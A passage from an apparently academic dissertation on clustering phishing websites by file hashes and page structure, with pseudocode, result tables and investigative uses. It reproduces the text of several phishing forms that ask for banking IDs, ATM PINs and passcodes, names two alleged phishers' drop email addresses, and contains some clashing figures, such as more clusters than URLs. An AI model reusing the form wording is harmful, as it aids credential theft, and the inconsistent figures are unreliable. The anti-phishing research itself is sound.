The first two phases of the presented clustering algorithm merge clusters consisted of 458 phishing websites. Phases 3 and 4 added additional phishing websites to these clusters by comparing them to other phishing websites found in the UAB Phishing Data Mine that did not have phishing kits associated. The results of performing Phase 1, which merges the initial clusters by main index file MD5 matching, only merged two clusters. Therefore, 457 clusters were the input to Phase 2, which merges clusters using Deep MD5 Matching. After Phase 2, 106 clusters were merged, leaving 351 clusters. The largest cluster after Phase 1 consisted of two phishing websites, while the largest

[15] Text with no obfuscation or encryption applied to it.

cluster after Phase 2 contained 24 phishing websites.  This demonstrates that Deep MD5 Matching was able to cluster more phishing websites than Main Index Matching.

Phases 3 and 4 performed a similar function as Phases 1 and 2, respectively, except Phases 3 and 4 increased the size of existing clusters instead of merging clusters. Using the existing 351 clusters, Phase 3 added 85 phishing websites from the UAB Phishing Data Mine to the clusters, while Phase 4 added 7,030 phishing websites.  The largest cluster in Phase 3 contained 67 phishing websites, and the largest cluster in Phase 4 contained 865.  These large clusters represent websites that may be of high interest to investigators because of the potential of being created by the same phisher.

All four phases of clustering left 351 clusters which contained 7,573 phishing websites.  During the manual labeling method practiced by the UAB Phishing Operations team, websites that did not display phishing content during of manual review were marked as "unknown" or "not a phish."  However, through the automated process downloads website content when the URL is first reported, and through the matching of content files, the clustering algorithm established that 1,467 websites labeled as being either an unknown or as not phish could now be identified as phish.  These clusters represented 24 phished institutions.  Approximately 18% of the websites in the clusters had files that were exactly the same, as measured by a similarity coefficient of 1.0. Therefore, websites were merged or added to clusters 82% of the time because of Deep MD5 Clustering where the similarity measure is greater than or equal to 0.85.  This means that if the clustering algorithm were limited to matching only the index pages or exact matches of all content files, then 6,245 phishing websites would not have been included in clusters and would therefore be considered single  instances of a phishing attack. Additionally, approximately 34% of the clusters contained at least one other phishing website in the cluster, while the other 64% were singletons. There were 57 clusters that contained ten or more phishing websites, and the 24 largest clusters each contained more than 100 phishing websites.

The results contained 190 clusters where the centroid website contained only one file, the main index page. Of these 190 clusters, only 25 had more than one website within the cluster, demonstrating that dynamic content often causes main index matching to fail. The largest of these one file clusters consisted of 135 websites and is the 19th largest cluster. Finally, in this study, phishing kits whose MD5 values matched had URLs found in the same clusters.

#### 4.4.2.4 Discussion

This section discusses the results of the Deep MD5 Clustering algorithm. First, the results of the clustering phases are described. Next, a representative cluster is described in detail. Lastly, the outcomes and limitations of the study are presented.

##### *4.4.2.4.1 Clustering Phase Analysis*

The results of the clustering phases demonstrate the ability for Deep MD5 Clustering to enhance the grouping of similar websites when compared to main index page matching. In both the merging and adding phases described in Section 4.2.2.2, Deep MD5 Clustering was able to merge and add clusters at a much greater rate than main index clustering. Although this experiment started with only 458 phishing websites, the results established relationships among 7,573 websites. Furthermore, the algorithm showed the ability to confirm phishing websites that were previously labeled as unknown or not a phish by manual review, which is an added benefit.

| | |
|---|---|
| **Phase 1 – Main index clustering** | **2 seconds** |
| **Phase 2 – Deep MD5 clustering** | **3 minutes 11 seconds** |
| **Phase 3 – Main index clustering** | **11 minutes 12 seconds** |
| **Phase 4 – Deep MD5 clustering** | **8 hours 23 minutes 1 second** |

**Table 4.3: Run times of clustering phases**

As expected, main index clustering performed poorly because of the dynamic content in the main index page. Table 4.3 demonstrates that main index matching has a considerably faster run time than Deep MD5 Clustering. On larger data sets, the difference between the two clustering algorithms' run times will have a greater impact on total run time. This suggests that main index clustering can reduce the number of websites to be clustered by other relatively more time-intensive techniques.

#### *4.4.2.4.2 Cluster Analysis*

Although clusters can be viewed as collections of phishing URLs and their associated content files, each cluster has its own distinguishing characteristics such as the composition of the set of files and variations found in the distinct files used to create the clusters. Different versions of phishing kits contain a number of similar files, but, over time, creators modify the kit design, dispersing the kit variants through a variety of distribution avenues, such as websites where they can be downloaded for "free." Even though kits by the same creator typically have many similar files, the number of files in the kit will vary, and only a handful of files will be distinct.

In order to gain a deeper understanding of the composition of a cluster, the third largest cluster containing 549 members was evaluated. This cluster was chosen for further description since it contained the largest collection of phishing kits found through clustered URLs. In this particular cluster, there were 38 URLs that had an associated phishing kit downloaded from them. This cluster has URLs with file counts ranging from 26 files to 46 files. For 94% of the URLs, the files numbered in the range of 30-35. There is apparently a strong relationship between the number of files downloaded from the URL and the number of files found in the associated kit. Each of the URLs in this cluster has at least an 85% similarity to the seed URL. When slight changes in file counts are found in closely related kits, they are considered by this researcher's approach to be related to "versioning" of the kit. For example, there might be a new graphic added or a new set of questions requiring an additional JavaScript file, but generally the preponderance of the kit remains constant.

Table 4.4 shows the number of downloaded files with the number of kit files across the 38 URLs where kits were obtained. In most cases, there are 26 more files extracted from the kit then are downloaded from the URL. The significant file difference is because of the limitations of the fetching technique used to download the URL files. The phishing website is designed to present the victim with a series of forms to be completed. *Wget* only obtains the files associated with the main index page as downloading the additional web pages, such as processing PHP files, would require user input. This does not impact the validity of the findings since clustering is still evident in the results.

| Number of Kits | Number of Files from URL | Number of Files from the Kit |
|---|---|---|
| 3 | 30 | 56 |
| 1 | 30 | 62 |
| 1 | 32 | 60 |
| 5 | 33 | 58 |
| 23 | 33 | 59 |
| 2 | 33 | 60 |
| 1 | 33 | 61 |
| 1 | 34 | 60 |
| 1 | 34 | 61 |

**Table 4.4: Illustrates the similarities and changes in files in phishing kits**

Some phishing kits produce websites that present the victim with multiple pages for user-provided information, but the pages after the first are not processed unless realistic answers are provided at each step. All of the content files not downloaded via *Wget* are part of these subsequent user-input pages. Table 4.5 contains a comparison of the types of files downloaded from the URLs of the analyzed cluster to the files extracted from the associated phishing kits. These particular file lists are associated with the URLs that have 33 associated website files and 59 extracted kit files.

| Files downloaded from URL | Files extracted from kit |
|---|---|
| 1 – PHP file | 1 – PHP file |
| 8 – Cascading Style Sheets | 4 – HTML files |
| 14 – GIF images | 8 – Cascading Style Sheets |
| 10 – JavaScript files | 24 – GIF images |
|  | 21 – JavaScript files |
|  | 1 – ASPX |

**Table 4.5: A comparison of files between the URL file set and the kit file set.**

Analysis of the average number of kit files yielded additional drop email obfuscation methods. For example, one of the kits that contained 57 files was determined to have a fake image file that contained a hidden email address. Additionally, kits that were missing the file named check_fields.js instead used a hexadecimal-to-ASCII obfuscation in the main index page.

Analyzing the remaining unchanged files reveals that one of the two email addresses *s33th3rs@yahoo.co.uk* and *seether@safe-mail.net* was hidden with Base64 encoding in JavaScript files. This relation was found in 36 out of the 38 kits, providing confidence that the other 511 URLs in the cluster have a 95% likelihood of being associated with the same drop email addresses. Analysis of the files hosted on the servers hosting the phishing content would validate.

#### *4.4.2.4.3 Subsequent Observations after Experiment*

The study's results demonstrated the ability to cluster phishing websites using Deep MD5 Matching as the distance metric, in particular, grouping phishing websites with similar content files. Generally, websites that contain the similar content files are from the same kit family as has been observed by the UAB Phishing Investigations team. However, the experiment did have limitations.

One limitation of this study was the small data set that was used. Additional experiments could implement algorithms to cluster all of the phishing websites in the UAB Phishing Data Mine instead of only clustering on the 458 unique websites where a kit was obtained. This limitation greatly reduced the number of phishing websites and spoofed organizations represented within clusters. Similarly, the clustering algorithm requires a pre-selected or random representative URL that is cluster's centroid. Modifications to the clustering algorithm could allow for a generation of clusters given a random data set (e.g., weekly or monthly clusters), rather than beginning with URLs corresponding to phishing kits as well as always resulting in the same clusters by not relying on the initial cluster centroids. Analysis of such clusters could identify and document the key trends that have evolved over time. Finally, only one threshold value was used in this study. Although it was observed in Section 3.4.7.10.2 that there is little difference between false-positives and false-negatives when the threshold value was varied, this does not mean that there would be little effect on the clusters. Collaborative research with Jason Britt (personal communication, July 25, 2010) on the implementation of a different clustering algorithm precipitated through these observations.

### *4.4.3 SLINK-STYLE DEEP MD5 CLUSTERING*

Discussions with Jason Britt and Dr. Alan Sprague on issues that arose using the agglomerative clustering led to the implementation of a SLINK-style clustering algorithm using Deep MD5 Matching as the distance metric. SLINK-style clustering is a depth first search technique for adding elements to clusters (Sibson, 1973).

#### 4.4.3.1 Implementation

This clustering algorithm, implemented by Jason Britt in collaboration with this researcher, is conducted in two phases. The phases are as follows:

**Phase 1:** This phase of the clustering algorithm places URLs in the same cluster if their main index page's MD5 hash value are the same. In the following pseudo code, "matches" is a Boolean variable.

### Algorithm 4.1

```
Input: URL data set (D), threshold value (tValue)
Output:  A set of clusters
for each URL $U_i$ in D do
    if $U_i$ is not in the set of clusters C then
        $C_x$ = create_new_cluster_with_representative_URL($U_i$);
        C.add($C_x$)
        for each URL $U_j$ not in the set of clusters C do
            matches = matchMainIndexMD5($U_i$,$U_j$);
            if matches == true then
                add_to_cluster($U_j$,$C_x$);
        end
end
```

**Phase 2:** This phase implements a SLINK-style algorithm on the URLs present in the phase 1 representative pool by making each newly visited URL a seed in a phase 2 cluster. When the URL is added to a phase 2 cluster, it is then compared for similarity, using Deep MD5 Matching, against every other candidate URL in the phase 1 representative pool. This comparison is recursively applied to every new member added to the phase 2 cluster based on the similarity threshold.

### Algorithm 4.2

```
Input: URL pool (P) and threshold value (tValue)
Output:  Clusters
for each URL $U_i$ in P not in the set of clusters C do
    $C_x$ = create_new_cluster($U_i$);
    P = P- $U_i$
    phase2($U_{i,}$ P, tValue)
Function phase2(URL U, URLpool P, threshold tValue){

    for each URL $P_i$ in P do
        file set F = get_files($U_i$)
        simCoef = compute_similarity($P_i$,U)
        if simCoef >= tValue then
            add_to_cluster($P_i$,$C_x$);
            P = P- $P_i$
            phase2($P_{i,}$ P, tValue)
        end
    end
}
```

#### 4.4.3.2 Initial Findings


This set of experiments may be analyzed in the future but initial results showed that the SLINK-style clustering algorithm was a methodology for clustering phishing websites based on brand. The data set consisted of 47,719 URLs collected at the UAB Phishing Data Mine from January 1 to May 25, 2011. The clustering process produced in 44,841 URLs (94%) in 179,798 single branded or non-branded clusters, while 2,878 URLs (6%) resided in seven multi-brand clusters. Manual analysis of the cross-brand clusters gave insight into why cross-brands occur.

| URL Count | Reason for Cross Brand |
|---:|---|
| **423** | 404 Fetching Error |
| **52** | 404 Fetching Error |
| **126** | Single File |
| **701** | Similar Look and Feel |
| **604** | Similar Look and Feel |
| **498** | Similar Look and Feel |
| **364** | Similar Look and Feel |

**Table 4.6: URL count and reason for cross-branding clusters in SLINK-style clustering algorithm**

The reasons for cross-branded clusters and their associated URL count are displayed in Table 4.6. The 404 fetching error refers to problems that arise when the automated phishing website scraper is unable to fetch the live phishing website but the human reviewer is able to fetch the content at a different time. The phishing website scraper downloads the 404 web page while the human reviewer identifies the website as a phish and labels its brand. The MD5 hashes associated with these 404 fetching error web page have been whitelisted within the UAB Phishing Data Mine. As a result during clustering, the 404 error pages cluster as the 404 web pages were not whitelisted in the clustering algorithm.  Similar to the 404 fetching error, the single file cross-brand occurs when the website scraper downloads a different file from the hosting web server then a 404 error web page.  These two problems could be resolved by implementing a new, more robust website scraper in the fetching process.  However, that is beyond the scope of this dissertation.

The similar look and feel cross-brands are interesting because these websites use the same template for creating phishing websites across these multiple brands.  For example, the three websites below all have the same look and feel.  The only difference in these three websites is the logo at the top of the web page.



1 Confirm Your Online Banking Details and Personal Information 2 Finish

○ Your Online Banking Information

* = required information
State your financial institution*


Online ID*
(5-32 digits)

ATM or Check Card PIN*

Passcode*

○ Select and Confirm Your Accounts Information

* = required information
□ Credit/Debit Card*
□ Bank Account*



1 Confirm Your Online Banking Details and Personal Information 2 Finish

○ Your Online Banking Information

* = required information
State where your accounts were opened*
(Please Select State)


Online ID*
(5-32 digits)

ATM or Check Card PIN*

Passcode*

○ Select and Confirm Your Accounts Information

* = required information
□ Credit/Debit Card*
□ Bank Account*



1 Confirm Your Online Banking Details and Personal Information 2 Finish

○ Your Online Banking Information

* = required information
State where your accounts were opened*
(Please Select State)

Online ID*
(5-32 digits)

ATM or Check Card PIN*

Passcode*

○ Select and Confirm Your Accounts Information

* = required information
□ Credit/Debit Card*
□ Bank Account*

Analysis of these clusters found that four out of the five files matched exactly (80%) while the only difference is the MD5 hash value of the main index page.  In this instance, the logos were being drawn from other locations, so the files are not present in the file sets.  One observation is that this type of cross-brand cluster may be useful for investigators as it is likely that the websites were created by the same phisher or phishing group.

While more study and analysis is worthwhile in the future, we believe it demonstrates the ability for Deep MD5 Clustering to properly brand phishing websites. What we have shown in the results are similar to the statistical analysis conducted in Section 3.4.7.10.2.

### *4.4.4 ATTRIBUTION OF PHISHING WEBSITE TO KITS*

In addition to clustering phishing websites, Deep MD5 Matching demonstrated the ability to link phishing kits to phishing websites. Earlier in this chapter, it was mentioned that phishing kits contain the files used to mimic organizational web pages, process the information, and send the data. The phishing kit contains more files then those that can be downloaded using a web crawler as the additional files are executed through PHP and are invisible to the crawler. Therefore, the files used to compose phishing websites are a subset of the files in the phishing kit from which it was extracted. With this in mind, the Simpson coefficient offers a good alternative in Deep MD5 Matching when comparing the file sets of phishing kits to phishing websites because the Simpson coefficient computes the intersection of the two file sets divided by the size of the minimal set (giving more weight to the number of matched files in the smaller set). In preliminary research on 7,788 phishing kits, it is possible to brand phishing kits using the brand of websites that had greater than 75% similarity using Deep MD5 Matching together with the Simpson coefficient. After the brands were given to the phishing kits, the kit brands were compared to the brands of the websites where they were found. The results demonstrated that 7,022 kits had the same brand as the URL where they were found. This indicated that finding a kit on website did not always mean it was the kit used to create the website, although there was a high correlation (90%) between being of the same brand. Future research could include manual review of the kit brands to ensure accuracy, as well as, defining top kits based on the number of websites that cluster or group to kit file sets.

### *4.4.5 Conclusions on Deep MD5 Clustering*

Sections 4.3 through 4.5 demonstrated the usefulness of using Deep MD5 Matching as a distance metric for clustering similar websites. Results showed that clustering with this distance metric can be useful in grouping websites created by the same kit or within the same kit family. Furthermore, the results also demonstrated the ability to cluster websites based on brand. Through these findings and after the development of Syntactical Fingerprinting, this researcher set up experiments were performed using Syntactical Fingerprinting as a similar distance metric for an agglomerative clustering algorithm. The experiment and outcomes are presented below in Section 4.4.6.

### *4.4.6 Fingerprinting Files: New Tackle to Catch A Phisher*

The previous section described clustering algorithms, which employed Deep MD5 Matching to group sets of websites by the number of similar files in the file sets (Wardman, Warner, McCalley, Turner, & Skjellum, 2010). Deep MD5 Clustering demonstrated the ability to cluster groups of websites created from the same or similar phishing kit. The ability to cluster websites that consist of only one file hosted on the domain hosting the website is one major drawback of using this technique.

We performed a study on the manually reviewed data set (see Section 3.4.7.3) for testing the file and string alignment techniques that showed nearly 67% of phishing websites contained only one file on the server of the hosted domain while the other files that provided the website look and feel existed on another server such as the spoofed organization’s web server.  In response, a new distance metric needed to be developed  to cluster such websites.

Therefore we designed an experiment that explores the development of the novel algorithm Syntactical Fingerprinting that provides the capability to determine the prevalence and potentially provenance of phishing websites.  Syntactical Fingerprinting computes a similarity coefficient between sets of constructs or components of the main index files of phishing websites to determine similarity.  Different levels of similarity thresholds are measured to show how this technique can be used to brand and group similar websites that may provide evidence of phishing website authorship or origin.

#### 4.4.4.1 The Data Set

The data set used for Syntactical Fingerprinting Clustering was collected during the time frame of January 3, 2011 through February 23, 2011.  This data set included 47,534 websites targeting 230 distinct brands.  One limitation of the data set, however, is that it was not manually reviewed for accuracy and contained mislabeled websites with respect to brand and phishing labels.

#### 4.4.4.2 Syntactical Fingerprinting Clustering

This study demonstrates the ability to use Syntactical Fingerprinting as a distance metric for clustering.  The clustering was performed on 47,534 websites, referred to as the website pool.  Three experiments were tested on the website pool where the threshold values generated by the Kulczynski 2 coefficient were varied using 10%, 50%, and 85%.

The variations in the thresholds demonstrated how lower threshold values may cluster based on provenance (source) while higher threshold values may cluster based on the phisher. The clustering algorithm's steps were as follows:

### Algorithm 4.3

```
Input: URL data set (D), threshold value (tValue)
Output: A set of clusters grouped by a similarity coefficient
for each URL $U_i$ in D do
        if $U_i$ is not in the set of clusters C then
                $C_x$ = create_new_cluster_with_representative_URL($U_i$);
                C.add($C_x$)
                for each URL $U_j$ not in the set of clusters C do
                        score $S_y$ = calculate_similarity($U_i$,$U_j$);
                        if $S_y$ >= tValue then
                                add_to_cluster($U_j$,$C_x$);
                end
end
```

#### 4.4.4.3 Results

The results of this study illustrated how the main page of phishing websites can be clustered using the constructs that compose these websites. The first set of clusters was grouped based on a 10% overlap between the websites in Data Set 2. The second and third, are similar but used the 50% and 85% threshold values. The variations in the threshold values helped to illustrate how lower thresholds showed the ability to identify websites of the same provenance or original components, whereas, higher thresholds demonstrated the ability to find a group of websites possibly created by an individual phisher.

The first set of clusters used a 10% threshold; that is, if 10% or more of the segments contained in a phishing page were present in the representative URL, then the candidate URL was joined to the cluster. Once the candidate URL is added to a cluster then it is removed from the representative and candidate URL pools. This process resulted in 4,033 clusters of which 2,182 clusters contained more than one URL in the cluster. There were 1,018 of the 2,182 clusters that contained at least one website with a single brand in the cluster while 94 of these clusters contained multiple brands in the same cluster.

Increasing the selectivity of the clustering algorithm by raising the threshold resulted in more clusters each of smaller size. At the 50% threshold there were 6,791 clusters including 2,182 with more than a single URL while the 85% threshold resulted in 9,311 clusters of which 2,948 contained more than a single URL. At the 50% threshold level, 1,721 had at least one website with a labeled brand, and only 87 clusters had multiple brands. The 85% level contained 2,736 clusters with a branded website, and 106 clusters contained multiple brands.

| Target | 85% Threshold | | 10% Threshold | | Percent Difference | |
|---|---|---|---|---|---|---|
| | # of Clusters | # of Websites | # of Clusters | # of Websites | Clusters | Websites |
| PayPal | 595 | 4,322 | 186 | 1,104 | 68.7% | 74.5% |
| Bank of America | 174 | 1,636 | 24 | 1,619 | 86.2% | 1.0% |
| eBay | 95 | 965 | 36 | 556 | 62.1% | 42.4% |
| Chase Bank | 72 | 1,216 | 18 | 1,093 | 75.0% | 10.1% |
| HSBC | 69 | 1,746 | 23 | 773 | 66.7% | 55.8% |
| Visa | 56 | 227 | 26 | 276 | 53.6% | -21.6% |
| Lloyds TSB | 53 | 477 | 23 | 281 | 56.6% | 41.1% |
| Craigslist | 48 | 102 | 38 | 92 | 20.8% | 9.8% |
| Facebook | 38 | 50 | 6 | 27 | 84.2% | 46.0% |
| Bradesco | 35 | 263 | 11 | 341 | 68.6% | -30.0% |

**Table 4.7: The largest number of clusters with respect to target organizations based on the representative URLs brand using Syntactical Fingerprinting.**

As noted above, the URLs in Data Set #2 represented 230 distinct phishing brands. Table 5 shows some characteristics of the ten most prominent brands with respect to the representative URL in the 85% and 10% threshold results. This table illustrates how varying the threshold values for the Kulczynski 2 coefficient in Syntactical Fingerprinting can change the sizes and number of clusters. An important change in Table 4.7 is the reduction of PayPal phishing websites, 74.5%, when moving the threshold from 85% to 10%. A deeper analysis of the resulting clusters is described in Section 4.4.4.5. For a clearer representation of Syntactical Fingerprinting and how it works, an i2 Analyst Notebook chart of an example cluster is described in Section 4.4.4.4.

#### 4.4.4.4 I2 Cluster Analysis




**Figure 4.3: i2 Analyst Notebook chart illustrating common connections of subsets within a NatWest cluster.**

Figure 4.3 is a visual representation of one of the clusters created using Syntactical Fingerprinting at a 50% threshold. The diagram was constructed and analyzed in collaboration with Jason Britt. The brand for the representative URL, the red circle in the center of the diagram, is NatWest Bank. The green squares, referred to as subsets, represent the common sets of constructs among each group of phish which are denoted by the phishing website icons. The arcs have an associated decimal number that is the similarity score that the phishing websites in each subset have with the representative URL.  There are 13 JavaScript and 2 form segments that were used to build the cluster.  Table 4.8 displays the percentage of occurrences of all websites in the cluster where the entity existed within the source code.

| | |
|---|---|
| **JavaScript entities 1,2,3,4** | **91%** |
| **JavaScript entities 5,6,7,8** | **82%** |
| **JavaScript entity 9** | **64%** |
| **JavaScript entities 10,11** | **46%** |
| **JavaScript entities 12,13** | **18%** |
| **Form entities 1,2** | **27%** |

**Table 4.8: Illustrates the percentage of websites containing each entity.**

As illustrated by the elements in Table 4.8, there are more matching JavaScript entities compared to matching form entities.  The form entities are often used to give the websites their look and feel, whereas, JavaScript entities can affect the functionality of the website.  Individual versions of a phishing website may have slightly different look and feel, but still require the same functionality.  Hence, the higher number of matching JavaScript entities may be because of website functionality and not the look and feel.

#### 4.4.4.5 Discussion

Using Syntactical Fingerprinting as a distance metric has shown the ability to group websites based on the common structural components that compose the main index page of the website.  Analysis shows Syntactical Fingerprinting at varying thresholds may cause clustering based on determining legitimate websites versus phishing, branding, and possibly the phisher.

Table 4.6 displays the resulting top clusters of Syntactical Fingerprinting clustering using the three threshold values.  It is apparent that raising the threshold value of the Kulczynski 2 coefficient causes an increase in the number of clusters. Members in the same high threshold cluster may have been created by the same phisher. Further investigation needs to be conducted to determine how often this technique groups by phisher. However we can conclude based on the experiments that clusters are good for the identification and branding of phishing websites.

An example of higher thresholds generating more clusters is observed in Bank of America brand in Table 4.6. There was a 1% change in website membership between the 24 clusters generated using the 10% threshold and the 174 clusters generated using the 85% threshold. A possible explanation for the increase in the number of clusters and lack of difference in brand membership could be that the 174 clusters are groups of websites edited by different phishers, whereas, the 24 clusters are groups of websites from the same file origin.

Syntactical Fingerprinting can be used to brand websites automatically. The 85% threshold generated 2,630 single brand clusters that account for 37,129 websites. However, the 85% threshold also generated 106 cross brand clusters that account for 18,457 websites. Analysis of the 106 cross branded clusters showed that 88 clusters were, in fact, not cross-branded clusters. Websites that were members of the 88 clusters were mislabeled through the manual and automated labeling currently employed by the UAB Phishing Data Mine. Furthermore, these clusters could be used to relabel the misidentified phishing content. As noted regarding Data Set #2, the data set is not 100% labeled by manual review. By using the clustering methodology, mislabeled phishing websites can be recognized and be repaired within the data mine. In addition to relabeling known phishing content, Syntactical Fingerprinting has also showed the ability for updating past missed phishing websites. Once a new version of a phishing website is detected by the UAB Phishing Operations team members, past websites that were not detected can now be updated based on the new pattern or constructs.

Of the remaining 18 cross-brand clusters at the 85% threshold, nine of the clusters contained websites that redirect, using JavaScript functions, users to additional content. The remaining nine cross-branded clusters contained two brands per cluster. In all of these clusters, the websites of the two brands used the same constructs to organize and execute the phishing content. Much of each website's source code was nearly identical except for the title and logo of the webpage. An example can be observed in Appendix B. In Appendix B, the title, highlighted in yellow, contains a different targeted brand but the rest of the title is the same. Each website refers to nearly all the same content files, however the files are hosted on different servers as highlighted in blue and noted in Section 3.4.7.6 when preprocessing of the files occur. Finally, the Santander Bank phish refers to a *carlin.jpg* that is not referenced to by the Bradesco Bank phish, whereas the Bradesco Bank phish refers to a *botoa-pessoafisica.png*. The *carlin.jpg* lines are highlighted in green and the *botoa-pessoafisica.png* is in red. This may indicate that this technique may not be used to just identify a particular phishers' attack against one organization but that the phisher attacks multiple organizations using the same or similar content.

Finally, the result of varying thresholds is observed in the significant reduction of the websites in clusters whose representative URLs were labeled as PayPal as shown in Table 5. Comparing the 85% to 10% thresholds shows the number of websites decreases 74.5%. In more detail, there were 7,690 PayPal phish at the 10% threshold found in clusters whose representative URL labeled as benign, while 4,566 PayPal phish at the 85% threshold were found in similar clusters. This indicates one of two scenarios. First, it reiterates that the clustering algorithm can be used to label the URLs not labeled as phish. Second, it indicates that the representative URL for each cluster should be manually verified and labeled to augment brand labeling.

Syntactical Fingerprinting using varying thresholds can be used by various phishing countermeasures. URL blacklisting companies may find the false-positive rates at a 10% or 50% threshold acceptable; however, for takedown companies they are too high. On the other hand, takedown companies may find the false-positive rate achieved with 85% threshold to be acceptable. These companies typically employ human efforts to determine if a website is a phish. With this in mind, a system may be set up to label all websites that are above 85% threshold to be phish while tagging websites fall between 85% and 50% as more likely candidates; thus, reducing the amount of human effort required to review all potential phishing content.

#### 4.4.4.6 Limitations

The clusters created by Syntactical Fingerprinting were only given an initial analysis and not analyzed in-depth. These clusters are amenable to additional analysis to understand how they are composed and how the variations of thresholds can be used to identify different website tiers (i.e., files of the same provenance, file family, brand, or phisher). This is left as future work.

## 4.5 CONCLUSIONS

Phishing is an important cybercrime that needs to be hindered, and the criminals behind these attacks need to be identified as a prerequisite to pursuing criminal and civil penalties. The development of tools and clustering metrics often a new and effective methodology to identify significant high-volume phishers or phisher group and these new tools and metrics can directly impact the ability to prioritize investigations. By clustering phishing URLs, evidence can be provided to law enforcement and/or corporate lawyers that distinguish clusters of criminal activity indicating a potential high value target for investigation. The largest URL clusters using both Deep MD5 and Syntactical Fingerprinting can be further investigated to identify associated kits that reveal the drop email addresses of the most significant suspects. These known phishing email addresses and aliases, identified in the kits and linked to the clusters, can serve as the starting points of an investigation. Investigators of phishing incidents can then use the process of subpoena and search warrant to identify the IP address of the alleged criminal who checks that email and the identities of the victims who can then be tied to this particular criminal's activities. The URL clusters generated here provides two key factors missing for investigators – clues to the identity of the phisher and a means to measure the phishing damages caused by this particular criminal or criminal group.

# 5. FUTURE WORK AND CONCLUSIONS

While technological advances impact society, they also open new avenues for criminal activity. This is more prevalent than ever as the Internet has seen cybercrime is growing at astounding rates. Early instances of cybercrime focused on disorderly conduct within computers, essentially playing tricks on users. However, cybercrime has evolved into large-scale, organized operations aimed at financial and/or intellectual property theft. Notable cybercrimes include information theft, intellectual property theft, extortion, fraud, and phishing. This dissertation presented methods using automated website detection techniques and the collection and correlation of evidence to systematically reduce phishing.

The traditional reactive response to phishing by spoofed organizations has been website takedown (Nero P. , Wardman, Copes, & Warner, 2011). This process identifies phishing URLs, contacts the administrators of the domains hosting the websites, and removes the malicious content. This response requires quickly detecting phishing websites. The quicker a website is removed the less chance the potential victims have to visit the spoofed website. Another common defense is browser-based toolbars. These toolbars rely on blacklists to warn users of potentially malicious websites. Descriptions of blacklist problems were discussed in Chapter 1. Therefore, toolbars need additional robust heuristics to identify newly observed phishing websites as well as the ability to identify legitimate websites as not malicious. Reactive responses do not have to be the only techniques to reduce phishing. In fact, working offensively may produce better results.

Proactive responses performed by investigators (i.e., sometimes within the spoofed organizations, but generally conducted by law enforcement) include gathering phishing evidence and analyzing data to identify the culprit behind the attack. *Sheng et al.* interviewed subject-matter experts, including law enforcement investigators, who stated that investigators lack the tools and resources to adequately analyze data on phishing incidents (Sheng S. , Kumaraguru, Acquisti, Cranor, & Hong, 2009). Phishers will continue their criminal activity until they deem the threat of prosecution to be too high.

